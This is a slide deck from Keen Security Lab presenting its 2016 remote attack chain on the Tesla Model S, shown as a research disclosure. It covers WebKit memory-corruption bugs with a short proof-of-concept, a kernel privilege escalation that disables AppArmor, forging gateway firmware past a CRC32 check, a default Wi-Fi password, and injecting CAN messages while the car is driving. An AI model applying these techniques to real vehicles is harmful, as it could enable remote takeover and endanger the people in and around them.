Tencent

FREE-FALL: TESLA HACKING 2016

Hacking Tesla from Wireless to CAN Bus

Who we are && What we did

Tencent

- Keen Security Lab of Tencent. (aka KeenLab or KeenTeam)
- Researchers in KeenLab who are focusing on the cutting-edge security research of smart cars.
- In September 2016, successfully implemented a remote attack on the Tesla Model S in both Parking and Driving mode. This remote attack utilized a complex chain of vulnerabilities.
- More Information
  - https://www.youtube.com/watch?v=c1XyhReNcHY
  - http://keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/
  - https://www.wired.com/2016/09/tesla-responds-chinese-hack-major-security-upgrade/

KEEN security lab

Deliver the Exploit without Physical Access

Tencent

- OLD WebKit used in QtCarBrowser on Tesla
- Wi-Fi mode
  - Tesla Car automatically scan and connect known SSIDs
  - “Tesla Guest” with password “abcd123456” in Body shop and Supercharger[1]
  - QtCarBrowser will automatically reload its current webpage.
  - Trigger our WebKit exploit
- Cellular mode
  - Think about phishing and user mistyping, it’s only restricted by imagination.

KEEN security lab

[1] http://www.teslamotors.wiki/wiki/Fremont_Supercharger

Attacking Browser

Tencent

- User-Agent
  - `Mozilla/5.0 (X11; Linux) AppleWebKit/534.34 (KHTML, like Gecko) QtCarBrowser Safari/534.34`

- Old WebKit
  - All the widely used vulnerabilities are patched.
  - All the vulnerabilities reported by KeenTeam in 2015 are patched.

KEEN security lab

Vulnerability in JSArray::sort()

Tencent

- `JSArray::sort`
  - Copy elements into `AVLTree`
  - Call `compareFunction`
  - Copy elements back into storage.

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    ArrayStorage* storage = m_storage;
    ......
    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    ......
    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    ......
    storage->m_numValuesInVector = newUsedVectorLength;
}
```

KEEN security lab

Root Cause

Tencent

```
Program received signal SIGSEGV, Segmentation fault.
JSC::JSArray::sort (this=0xafa220e8, exec=0xae80f1d0, compareFunction=..., callType=5, callData=...) at runtime/JSArray.c
pp:1132
1132            newUsedVectorLength += map->size();
(gdb) p map
$13 = (JSC::SparseArrayValueMap *) 0x4
(gdb)
```

```
struct ArrayStorage {
    unsigned m_length; // The "Length" property on the array
    unsigned m_numValuesInVector;
    SparseArrayValueMap* m_sparseValueMap;
    void* subclassData; // A JSArray subclass can use this to fill the
    void* m_allocBase; // Pointer to base address returned by malloc().
    size_t reportedMapCapacity;
#if CHECK_ARRAY_CONSISTENCY
    bool m_inCompactInitialization;
#endif
    WriteBarrier<Unknown> m_vector[1];
};
```

storage

```
0xb03c71c0:    0x00000005    0x00000005    0x00000000    0x00000000
0xb03c71d0:    0xb03c71c0    0x00000000    0x00000000    0xffffffff
0xb03c71e0:    0x00000001    0xffffffff    0x00000002    0xffffffff
0xb03c71f0:    0x00000003    0xffffffff    0xae625d98    0xfffffffb
```

JSC::JSArray::shiftCount()

```
if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
    newUsedVectorLength += map->size();
.....
}
```

storage

```
0xb03c71c0:    0x00000004    0x00000004    0x00000004    0x00000004
0xb03c71d0:    0x00000000    0x00000000    0xb03c71c0    0x00000000
0xb03c71e0:    0x00000001    0xffffffff    0x00000002    0xffffffff
0xb03c71f0:    0x00000003    0xffffffff    0xae625d98    0xfffffffb
```

KEEN security lab

Ability: Leak Address

Tencent

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    checkConsistency();

    ArrayStorage* storage = m_storage;

    ......

    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    ......

    if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
        newUsedVectorLength += map->size();
    ......
    }
    ......
    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    ......

    storage->m_numValuesInVector = newUsedVectorLength;

    checkConsistency(SortConsistencyCheck);
} ? end sort ?
```

KEEN security lab


Ability: leak address

Tencent


- Overlap

  ArrayStorage(before unshift)

  ArrayStorage(after unshift)



- Type Confusion



KEEN security lab

Ability: UAF

Tencent

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    checkConsistency();

    ArrayStorage* storage = m_storage;

    ......

    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    ......

    if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
        newUsedVectorLength += map->size();
    ......
    }
    ......
    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    ......

    storage->m_numValuesInVector = newUsedVectorLength;

    checkConsistency(SortConsistencyCheck);
} ? end sort ?
```

KEEN security lab

Ability: UAF

- Arbitrary address fastFree

new array A1

shift() A1 in myCompFunc

Copy back in JSC::JSArray::sort()

unshift A1 twice to trigger increaseVectorPrefixLength()
fastFree arbitrary address (JSValue-A.payload)

Powerful CVE-2011-3928 for leak

Tencent

- POC

```
<script>if (window.addEventListener) {
   window.addEventListener('load', func, false);
}
function func()
{
e = document.getElementById('t1');
document.importNode(e,true);
}
</script>
<table id="t1">
  <td>
    <xht:input>
```

```
<script>
    var e=document.createElement("xht:input");
    document.importNode(e,true);
</script>
```

- Type Confusion

```
void HTMLInputElement::copyNonAttributeProperties(const Element* source)
{
    const HTMLInputElement* sourceElement = static_cast<const HTMLInputElement*>(source);

    m_data.setValue(sourceElement->m_data.value());
    setChecked(sourceElement->m_isChecked);
    m_reflectsCheckedAttribute = sourceElement->m_reflectsCheckedAttribute;
    m_isIndeterminate = sourceElement->m_isIndeterminate;

    HTMLFormControlElementWithState::copyNonAttributeProperties(source);
}
```


type	size
Element	0x34
HTMLInputElement	0x7c

security lab

Powerful CVE-2011-3928 for leak

Tencent

- Corrupted HTMLInputElement structure





```
aHTMLinputElement=document.importNode(aElement,true);
```

KEEN security lab

Powerful CVE-2011-3928 for leak

Tencent

- Corrupted WTF::StringImpl structure



```
0x82d1078:  0xb7f45668  0xb7f458f8  0x00000001  0x00000000
0x82d1088:  0x082ced6c  0xb0329b00  0x00000000  0x00000000
0x82d1098:  0x00000000  0x0058003c  0x00000000  0x00000000
0x82d10a8:  0xb034d330  0x00000000  0x00000000  0x00000041
0x82d10b8:  0xb7f45668  0xb7f458f8  0x00000001  0x081afb70
0x82d10c8:  0x082ced88  0xb0329b00  0x00000000  0x082d10f8
0x82d10d8:  0x00000000  0x0058003c  0x00000000  0x00000000
0x82d10e8:  0xb034d330  0x00000000  0x00000000  0x00000041
0x82d10f8:  0xb7f456e8  0xb7f458f8  0x00000001  0x081afb70
0x82d1108:  0x082ceddc  0xb0329b00  0x082d10b8  0x00000000
0x82d1118:  0x00000000  0x0058003c  0x00000000  0x00000000
0x82d1128:  0xb034d330  0x00000000  0x00000000  0x00000041
0x82d1138:  0xb7f45668  0xb7f458f8  0x00000001  0x00000000
0x82d1148:  0x082cedf8  0xb0329b00  0x00000000  0x00000000
0x82d1158:  0x00000000  0x0058003c  0x00000000  0x00000000
0x82d1168:  0xb034d330  0x00000000  0x00000000  0x00000041
0x82d1178:  0xb7f45668  0xb7f458f8  0x00000001  0x00000000
```

WTF::StringImpl
.m_length = 0xb7f458f8
.m_data = 1

- Arbitrary address read

corruptedString=*aHTMLinputElement*.*value;*

e.g. corruptedString[0x100000] reads data from MEMORY[0x200001]

KEEN security lab

Summary

Tencent

- Arbitrary Address READ/WRITE
  - Leak JSCell address of *Uint32Array* (sort() vulnerability:leak)
  - Get address of Uint32Array *from JSCell* (importNode AAR)
  - fastFree the address (sort() vulnerability:fastFree)
  - Define a new Uint32Array(6) to achieve AAR/AAW

  } UAF

- Arbitrary code execute
  - Insert a javascript function into a array
  - Leak JSCell address of this function (sort() vulnerability:leak)
  - Get address of JIT memory from JSCell address (AAR)
  - Write shellcode to JIT and execute this function (AAW)

KEEN security lab


Shelled, but…

- Low privilege account
  - browser(uid=2222)
- AppArmor

  /** ix

  /proc/** r

  …
- iptables
  - Accept Internet access
  - Deny Internal access(except specified port and protocol)



Explore Kernel

Tencent

- OLD kernel

```
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 12027984
60 armv7l GNU/Linux
```

- CVE-2013-6282 (put_user/get_user)

ARM: 7527/1: uaccess: explicitly check __user pointer when !CPU_USE_DOMAINS

```
The {get,put}_user macros don't perform range checking on the provided
__user address when !CPU_HAS_DOMAINS.

This patch reworks the out-of-line assembly accessors to check the user
address against a specified limit, returning -EFAULT if is is out of
range.

[will: changed get_user register allocation to match put_user]
[rmk: fixed building on older ARM architectures]
```

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=8404663f81d212918ff85f493649a7991209fa04

- Dump kernel

```
[    0.000000]       .init : 0xc0008000 - 0xc045b000   (4428 kB)
[    0.000000]       .text : 0xc045b000 - 0xc09f2000   (5724 kB)
[    0.000000]       .data : 0xc09f2000 - 0xc0a46820   ( 339 kB)
```

KEEN security lab

Exploit Kernel

- Replace a syscall entry in syscall table
  - Arbitrary code execute
- Call reset_security_ops() in new syscall
  - Disable AppArmor
- Patch sys_resuid()
  - Get root

Tencent

KEEN security lab

Rock’n’Roll with ECUs

- ***Introduction to the gateway***
- Run customized firmware
- Send messages to other ECUs
- Affect the real world


Tencent

KEEN security lab

Introduction to the gateway

Tencent

- Gateway/gw/gtw



KEEN security lab

Introduction to the gateway

- Gateway/gw/gtw
- PowerPC chip running RTOS (Most likely FreeRTOS)
- SDCard
- Memory mapping

Introduction to the gateway

Tencent

- Gateway/gw/gtw
- PowerPC chip running RTOS (Most likely FreeRTOS)
- SDCard
- Memory mapping
- Valid IP Packets: Text shell, File xfer, Diagnostic commands(udp:3500), ...
- See more*: Gateway Internals of Tesla Motors*, our previous talk on ZeroNights'16

KEEN security lab

Rock’n’Roll with ECUs

- Introduction to the gateway
- ***Run customized firmware***
- Send messages to other ECUs
- Affect the real world

Tencent

KEEN security lab

Run Customized Firmwares

- Preparation of a ECU Upgrade
- Trigger ECU upgrading
- ECU Software Upgrade
- Modify to make acceptable software package

Preparation of a ECU Upgrade

- Files from OTA: Software bundle
  - Large set of compiled files
- Transfer files to SD Card via UDP
  - "release.tgz" - ECU Software Package
  - "noboot.img" - ECU Updater
- Pull the " update trigger"

Preparation of a ECU Upgrade

- In "release.tgz" - ECU Software Package
  - "*.hex" - Firmware & Calibration Files
  - "manifest" – Version Infos

Trigger ECU Upgrading

- Command to gw: 0x08(update trigger)
  - `UDPSendDiagCommand("\x08noboot.img")`
- Gateway: Check then rename to boot.img and reboot
- Upload "boot.img" directly is forbidden

```
$ xxd -l 128 SD_4GB/booted.img
00000000: 4800 0020 fadc 7d33 0006 3b74 fff9 c48b
00000010: 0000 000c 006b 32ff 4757 2052 3420 2020
00000020: 3c20 fffe 6021 0000 3800 0002 9001 0000
00000030: 3c20 fffe 6021 c000 8001 0000 6400 0001
00000040: 3c20 ffff 3c00 7009 6000 0064 9001 0008
00000050: 3c00 0000 6000 0003 9001 000c 8001 0004
00000060: 7000 0008 4182 fff8 3c20 fffe 6021 8000
00000070: 3c00 8000 9001 09a0 3c20 fff3 6021 8000
```

Trigger ECU Upgrading

- Load "boot.img" to 0x4000_0000, then run.
- Most important task is `taskUpdate`.
- Boot.img header

```
$ xxd -l 128 SD_4GB/booted.img
00000000: 4800 0020 fadc 7d33 0006 3b74 fff9 c48b
00000010: 0000 000c 006b 32ff 4757 2052 3420 2020
00000020: 3c20 fffe 6021 0000 3800 0002 9001 0000
00000030: 3c20 fffe 6021 c000 8001 0000 6400 0001
00000040: 3c20 ffff 3c00 7009 6000 0064 9001 0008
00000050: 3c00 0000 6000 0003 9001 000c 8001 0004
00000060: 7000 0008 4182 fff8 3c20 fffe 6021 8000
00000070: 3c00 8000 9001 09a0 3c20 fff3 6021 8000
```

ECU Software Upgrade

- `pektronUpdate`
- Verify the software package
- Send each firmware file
- Reboot

Tencent

KEEN security lab

ECU Software Upgrade

- `pektronUpdate`
- Verify the software package
- Send each firmware file
- Reboot
- Happy fact: the big brother shared its log

```
74   00:42.619 (00:00.014) :: ************************************************************
75   00:42.619 (00:00.014) :: Updating gtw.hex
76   00:42.619 (00:00.014) :: ************************************************************
77   00:42.634 (00:00.029) :: version 0.105.6 => 0.107.50
78   01:20.039 (00:37.434) :: * * * gtw.hex succeeded.
79   01:20.039 (00:37.434) :: Total download time for gtw.hex: 00:37
80
81 ----> Wrote 389 characters to log file.
82 ----> Start time of write:   80042 ms.
83 ----> End time of write:   80052 ms.
84 ----> Write duration:      10 ms.
85
```

Modify to make acceptable software package

Tencent

- Now can run new code by modifying the update software
- “Protected” by CRC32 - can find collision(s)
- Now at least we can modify/dump the bootloader.

KEEN security lab

Modify to make acceptable software package

Tencent

- An ECU software package("release.tgz") contains:
  - Manifest file.
  - ECU Software(s)
  - ***Checksum value***. At the end of package.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - `compress.sh gtw.hex manifest | append_crc.sh release.tgz`

KEEN security lab

Modify to make acceptable software package

Tencent

- A software package for ECU contains:
  - Manifest file.
  - ECU Software(s)
  - ***Checksum value***. At the end of file.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - `compress.sh gtw.hex manifest | append_crc.sh release.tgz`
- Modify updater to bypass the verification of "release.tgz"

KEEN security lab

Rock’n’Roll with ECUs

- Introduction to the gateway
- Run customized firmwares
- ***Send messages to other ECUs***
- Affect the real world

Tencent

KEEN security lab

Send Messages to Other ECUs

Tencent

- CAN bus is *sexy* !
- Only way to talk on CAN for CID is gateway
- First step: send/sniff any CAN bus via gateway
  - gw:udp:{20100,20101}
  - Works by design
- Limitations
  - **Limited channels**
  - Not always available

KEEN security lab


Send Messages to Other ECUs

- Diag 0x04 on GTW is provided to send CAN message
  - Insert a message in the buffer
  - Send with other normal instructions
- Still limitations
  - ***Unable to send under driving mode(pain!)***
- More reverse engineering….
  - Diag 0x01

Send Messages to Other ECUs

- Fixing the limitation might be easy.


DiagID	pDiagHandler
0x01	hfDiag0x01
...	...
0x04	hfDiag0x04
...	...



Send Messages to Other ECUs

- Fixing the limitation can be easy.
- Swap the handler of 0x04 and 0x01

DiagID	pDiagHandler
0x04	hfDiag0x01
...	...
0x01	hfDiag0x04
...	...



Send Messages to Other ECUs

- Fixing the limitation can be easy.
- Swap the handler of 0x04 and 0x01
- Then everything works fine, for example
  - Send command to turn on/off light
  - Even when driving
- Sadly, still limitations

Send Messages to Other ECUs

- Some ECUs just not responding under driving mode
  - Broadcasted messages on the bus
  - Certain ECUs will notice the speed and disable danger functions if necessary
- Possible idea: Stop the speed information from spreading on the whole CAN network

Send Messages to Other ECUs

- Focus on the forwarding table
  - From 20100/CAN to other CAN bus or UDP
  - Simple modification to block the forwarding process

```
ASH:000BC898 02 18       word_BC898:     .short 0x218            # DATA XREF: FLASH:00114DD4↓o
ASH:000BC898                                                     # RAM:off_400542C0↓o
ASH:000BC89A FF FF                       .short 0xFFFF
ASH:000BC89C 00 00 00 0A                 .long 0xA
ASH:000BC8A0 00 00 00 64                 .long 0x64
ASH:000BC8A4 00 00 00 00                 .long 0
ASH:000BC8A8 00 00 00 00                 .long 0
ASH:000BC8AC 00 00 00 00                 .long 0
ASH:000BC8B0 00 04 1E 20+                .long 0x41E20, 0x400646C0, 0x578FFFF, 0x7530, 0x493E0, 0, 0, 0
ASH:000BC8D0 00 04 0A 44+                .long 0x40A44, 0x400646C8, 0x248FFFF, 0xA, 0x64, 0, 0, 0, 0
ASH:000BC8F4 40                          .byte 0x40 # @
ASH:000BC8F5 06 46 D0                    .byte 6, 0x46, 0xD0
ASH:000BC8F8 02 58 FF FF+dword_BC8F8:    .long 0x258FFFF, 0x32, 0x1F4, 0, 0, 0, 0
ASH:000BC8F8 00 00 00 32+                                        # DATA XREF: FLASH:00114E1C↓o
ASH:000BC8F8 00 00 01 F4+                                        # RAM:40054308↓o
```

0x217

Rock’n’Roll with ECUs

- Introduction to the gateway
- Run customized firmwares
- Send messages to other ECUs
- ***Affect the real world***

Tencent

KEEN security lab

Affect the Real World

